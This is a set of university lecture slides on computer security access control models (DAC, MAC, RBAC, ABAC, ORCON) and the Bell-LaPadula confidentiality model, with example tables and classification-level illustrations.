- There are three main types of access control
 - Discretionary Access Control (DAC) or Identity-based Access Control (IBAC)
 - Individual user sets access control mechanism to allow or deny access to an object
 - Nondiscretionary Access Controls
 - Mandatory Access Control (MAC), occasionally called a Rule-based Access Control
 - System mechanism controls access to object, and individual cannot alter that access
 - Role-based access control (RBAC)
 - Attribute-based access control (ABAC)
 - Originator-controlled Access Control (ORCON or ORGCON)
 - Originator (creator) of information controls who can access information



Types of Access Control

Discretionary Access Control (DAC)/IBAC

- An individual user can set an access control mechanism to allow or deny access to an object
 - Also called an *identity-based access control* (IBAC).
- Most widely known access control
- DACs base access rights on the identities of the subject and the object involved
 - Identity is the key here
- The owner of the object decides who can access it by allowing only particular subjects to have access
- **Identity-based access control** is a subset of DAC because systems identify users based on their identity and assign resource ownership to identities



Types of Access Control

DAC/IBAC - Example

- If you create a file, you are the owner and can grant permissions to any other user to access the file
- The New Technology File System (NTFS), used on Microsoft Windows operating systems, uses the DAC model
- For example
 - If a user creates a new spreadsheet file, that user is both the creator of the file and the owner of the file
 - As the owner, the user can modify the permissions of the file to grant or deny access to other users
 - Data owners can also delegate day-to-day tasks for handling data to data custodians, giving data custodians the ability to modify permissions



Types of Access Control

DAC/IBAC Model – Access Control Lists

- A DAC model is implemented using access control lists (ACLs) on objects
- Each ACL defines the types of access granted or denied to subjects
- It does not offer a centrally controlled management system because owners can alter the ACLs on their objects at will
- Microsoft Windows systems use the DAC model to manage files
- Each file and folder has an ACL identifying the permissions granted to any user or group and the owner can modify permissions
- Within a DAC environment, administrators can easily suspend user privileges while they are away, such as on vacation
- Similarly, it's easy to disable accounts when users leave the organization


Types of Access Control




DAC/IBAC Model – Access Control Lists

		OBJECTS			
		File 1	File 2	File 3	File 4
SUBJECTS	User A	Own Read Write		Own Read Write	
	User B	Read	Own Read Write	Write	Read
	User C	Read Write	Read		Own Read Write

(a) Access matrix



(b) Access control lists for files of part (a)



(c) Capability lists for files of part (a)



Types of Access Control

DAC/IBAC Model – Access Control Lists

Authorization Table for Files

Subject	Access Mode	Object
A	Own	File 1
A	Read	File 1
A	Write	File 1
A	Own	File 3
A	Read	File 3
A	Write	File 3
B	Read	File 1
B	Own	File 2
B	Read	File 2
B	Write	File 2
B	Write	File 3
B	Read	File 4
C	Read	File 1
C	Write	File 1
C	Read	File 2
C	Own	File 4
C	Read	File 4
C	Write	File 4



Types of Access Control

Nondiscretionary Access Controls

- The major difference between discretionary and nondiscretionary access controls is in how they are controlled and managed
- Nondiscretionary access controls are **centrally administered** and administrators can make changes that affect the entire environment
- In contrast, DAC models allow owners to make their own changes, and their changes don't affect other parts of the environment.
- In a non-DAC model, access does not focus on user identity
 - Instead, a static set of rules governing the whole environment manages access
- Non-DAC systems are easier to manage, but are less flexible
- These include:
 - Mandatory Access Control (MAC)
 - Role-based access control (RBAC)
 - Attribute-based access control (ABAC)



Types of Access Control

Mandatory Access Control (MAC)


- When a mechanism controls access to an object and an individual user cannot alter that access, the control is a *Mandatory Access Control* (MAC) or *Rule-based Access Control (RAC)*.
- MAC is based on fiat (official sanction), and identity is irrelevant:
- The **operating system** enforces mandatory access controls
- Neither the subject nor the owner of the object can determine whether access is granted
- Typically, the system mechanism checks attributes associated with both the subject and the object to determine whether the subject should be allowed to access the object
- Rules describe the conditions under which access is allowed.



Types of Access Control

MAC/RAC – Example

- The law allows a court to access driving records without an owner's permission
- This is a mandatory control, because the owner of the record has no control over the court's access to the information





Types of Access Control

MAC/RAC

- A MAC model relies on the use of classification labels
- Each classification label represents a security domain, or a realm of security
- A security domain is a collection of subjects and objects that share a common security policy
- For example
 - If a security domain has the label "Secret," the MAC model would protect all objects with the "Secret" label in the same manner
- Subjects are only able to access objects with the "Secret" label when they have a matching "Secret" label



Types of Access Control

MAC/RAC


- **Users** have labels assigned to them based on their **clearance level**, which is a form of privilege
- **Objects** have labels, which indicate their **level of classification** or sensitivity
- For example
 - The U.S. military uses the labels of Top Secret, Secret, and Confidential to classify data
 - Administrators can grant access to Top Secret data to users with Top Secret clearances
 - However, administrators cannot grant access to Top Secret data to users with lower-level clearances such as Secret and Confidential
- Governments use labels mandated by law, organizations in private sector are free to choose their labels, such as
 - confidential (or proprietary), private, sensitive, and public

Types of Access Control



Role Based Access Control (RBAC)

- Role-based or task-based access controls define a subject's ability to access an object based on the subject's role or assigned tasks
- Role Based Access Control (RBAC) is often implemented using groups




Types of Access Control



Role Based Access Control (RBAC)

- For example:
 - A bank may have loan officers, tellers, and managers
 - Administrators can create a group named Loan Officers, place the user accounts of each loan officer into this group, and then assign appropriate privileges to the group
 - If a new loan officer joins the organization, administrators simply add the new loan officer's account into the Loan Officers group
 - Administrators would take similar steps for tellers and managers.





Types of Access Control

Role Based Access Control (RBAC)

- This helps enforce the principle of least privilege
- Prevents privilege creep, where users accrue privileges over time as their roles and access needs change
- Ideally, administrators revoke user privileges when users change jobs within an organization
- However, when privileges are assigned to users directly, it is challenging to identify and revoke all of a user's unneeded privileges



Types of Access Control

Rule-based Access Controls

- A rule-based access control model uses a set of rules, restrictions, or filters to determine what can and cannot occur on a system
- Distinctive characteristic:
 - Rule(s) apply to all regardless of who the user is
 - They have **global rules** that **apply to all subjects**
- Examples
 - Firewall rules: examines all the traffic going through it and only allows traffic that meets one of the rules
 - Disk or mail quotas
 - Data Loss Prevention (DLP): for making sure that end users do not send sensitive or critical information outside the corporate network



Types of Access Control

Attribute Based Access Controls (ABAC)

- Rule-based access control models include **global rules** that apply to **all subjects** equally
- An advanced implementation of a rule-based access control is an **Attribute Based Access Control** (ABAC) model
- ABAC models use policies that include multiple attributes for rules
 - Attributes are characteristics of users, the network, and devices on the network
- Many software-defined networking applications use ABAC models


User	Object	Environment
Title	Type	Geo-Location
Group	Date	Network
Department	Sensitivity	Time of Day
Devices		Network



Types of Access Control

Attribute Based Access Controls (ABAC)

Attribute-based Access Control (ABAC)




Managers of the auditing department in Brussels can inspect the financial reports from the current financial year within office hours

- **Subject**
 - Managers
 - Auditing Department
 - Brussels
- **Action**
 - Inspect
- **Resource**
 - Financial reports
 - Financial year
- **Environment**
 - Current
 - Office Hours

13

Types of Access Control


Attribute Based Access Controls (ABAC)



- Subject
 - Auditor
- Action
 - Read, Write
- Resource
 - Financial reports
 - Project = Alpha
 - Project = Delta
- Environment
 - Project Duration

Types of Access Control

Attribute Based Access Controls (ABAC)



- Subject
 - Auditor
- Action
 - Read, Write
- Resource
 - Financial reports
 - Project = Alpha
 - Project = Delta
- Environment
 - Project Duration



Types of Access Control

Attribute Based Access Controls (ABAC) - Example

- CloudGenix has created a software-defined wide area network (SD-WAN) solution that implements policies to allow or block traffic
- Administrators create ABAC policies using plain language statements such as
 - "Allow Managers to access the WAN using tablets or smartphones."
- This allows users in the Managers role to access the WAN using tablet devices or smartphones
- This improves the rule-based access control model, where the control applies to all users, but the ABAC can be much more specific



Types of Access Control

ORCON or ORGCON

- Definition
 - An Originator Controlled Access Control (ORCON or ORGCON) bases access on the creator of an object (or the information it contains)
- The goal of this control is to allow the **originator** of the file (or of the information it contains) **to control** the dissemination of the information
- The owner of the file has no control over who may access the file



Types of Access Control

ORCON or ORGCON – Example

- Bit Twiddlers, Inc., an embedded systems company contracts with Microhackers Ltd., a company equally famous for its microcoding abilities
- The contract requires Microhackers to develop a new microcode language for a particular processor
 - which is designed to be used in high-performance embedded systems
- Bit Twiddlers gives Microhackers a copy of its specifications for the processor
- The terms of the contract require Microhackers to obtain permission before it gives any information about the processor to its subcontractors
- This is an originator controlled access mechanism because, even though Microhackers owns the file containing the specifications, it may not allow anyone to access that information unless the creator of that information, Bit Twiddlers, gives permission



Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Formal Models of Computer Security

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement




- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Formal Models of Computer Security



Agenda

- The CIA Classification:
 - Confidentiality Policies:
 - Bell-LaPadula Model
 - Integrity Policies:
 - The Biba Model
 - Lipner's Integrity Matrix Model
 - Clark-Wilson Integrity Model
 - Trust Models
 - Availability Policies:
 - Deadlock
 - Denial of Service Models



Confidentiality Policies



Overview

- A **confidentiality policy**, also called an **information flow policy**
- Goal: prevent the unauthorized disclosure of information
 - Deals with the flow of information
 - Unauthorized alteration (integrity) of information is secondary
- Multi-level security models are best-known examples
 - Bell-LaPadula Model basis for many, or most, of these
- Example
 - In the United States, the Privacy Act requires that certain personal data be kept confidential
 - Income tax returns are legally confidential and are available only to the Internal Revenue Service or to legal authorities with a court order
 - Governmental models represent the policies that satisfy these requirements



Bell LaPadula Model



Bell LaPadula Model



Overview

- David Bell and Leonard LaPadula first described the DoD multilevel military security policy in 1973 in abstract, formal mathematical terms
- Each **subject** and each **object** is assigned a **security class**
- Security classes form a **strict hierarchy** and are referred to as **security levels**
- Example: The U.S. military classification scheme:
 - top secret > secret > confidential > restricted > unclassified
- Example: Commercial classification scheme
 - strategic > sensitive > confidential > public

Bell LaPadula Model



Overview

- Levels consist are:
 - *Security clearance L(s)* for subjects
 - A **subject** is said to have a security clearance of a given level
 - *Security classification L(o)* for objects
 - An **object** is said to have a security classification of a given level
- A subject's (usually a user's) access to an object (usually a file) is allowed or disallowed by
 - comparing the object's security classification with the subject's security clearance
- BPL model uses mathematical notation and set theory to define the concepts of:
 - a secure state, the modes of access, and the rules for granting access



Bell LaPadula Model

Example

<i>security level</i>	<i>subject</i>	<i>object</i>
Top Secret	Tamara	Personnel Files
Secret	Samuel	E-Mail Files
Confidential	Claire	Activity Logs
Unclassified	Ulaley	Telephone Lists


- Tamara can read all files
- Claire cannot read Personnel or E-Mail Files
- Ulaley can only read Telephone Lists

Bell LaPadula Model



Access Modes

- Multilevel Security (MLS)
 - When multiple categories or levels of data are defined, the requirement is referred to as **multilevel security (MLS)**
- The BLP model defined four access modes
 - **read:**
 - The subject is allowed only read access to the object
 - **append:**
 - The subject is allowed only write access to the object
 - **write:**
 - The subject is allowed both read and write access to the object.
 - **execute:**
 - The subject is allowed neither read nor write access to the object but may invoke the object for execution.




Bell LaPadula Model



Reading Information

- Information flows up, not down
 - "Reads up" disallowed, "reads down" allowed
- Simple Security Condition (Step 1)
 - A subject may only read an object if she has a **clearance level equal to or greater than** the **security level** of the file
 - Subject s can read object o iff, $L(o) \leq L(s)$ and s has permission to read o
 - Note: combines mandatory control (relationship of security levels) and discretionary control (the required permission)
 - Sometimes called "**no reads up**" rule





Bell LaPadula Model



Writing Information

- Information flows up, not down
 - "Writes up" allowed, "writes down" disallowed
- *-Property (Step 1)
 - A subject is allowed write access to an object (a file) only if the **security level of the object is greater than or equal to the clearance level of the subject**
 - Subject s can write object o iff $L(s) \leq L(o)$ and s has permission to write o
 - Note: combines mandatory control (relationship of security levels) and discretionary control (the required permission)
 - Sometimes called "**no writes down**" rule



Bell LaPadula Model



Three Basic Rules

- The *-property (star property) (Step-1)
 - This makes it impossible for data from a highly cleared subject to become available to users with a lower security clearance in an object (file/directory) with a low security level
 - Without this rule, a user with a high security clearance could copy sensitive data into a low security clearance document—thus allowing "confidential" data to be written down, or to flow from a "top secret" to an "unclassified" level




Image Source: Skillset.com

Bell LaPadula Model



Three Basic Rules

- The simple security condition (Step-1)
 - someone with a "secret" security level cannot read a file with a "top secret" security level, but can read a file with a "secret" or "confidential" security level
- The tranquility property
 - It states that the security level of an object cannot be changed while it is being processed by a computer system
 - This keeps a program or attack from modifying the sensitivity of a file while it is open and vulnerable







Image Source: Skillset.com

Bell LaPadula Model



Three Basic Rules

- What is the need for the *-property?
- Here, a malicious subject passes classified information along by putting it into an information container labeled at a lower security classification than the information itself
- This will allow a subsequent read access to this information by a subject at the lower clearance level



Bell LaPadula Model



Approach

- Use state-transition systems to describe computer systems
- Define a system as secure iff. every reachable state satisfies 3 properties
 - simple-security property
 - *-property
 - discretionary security property

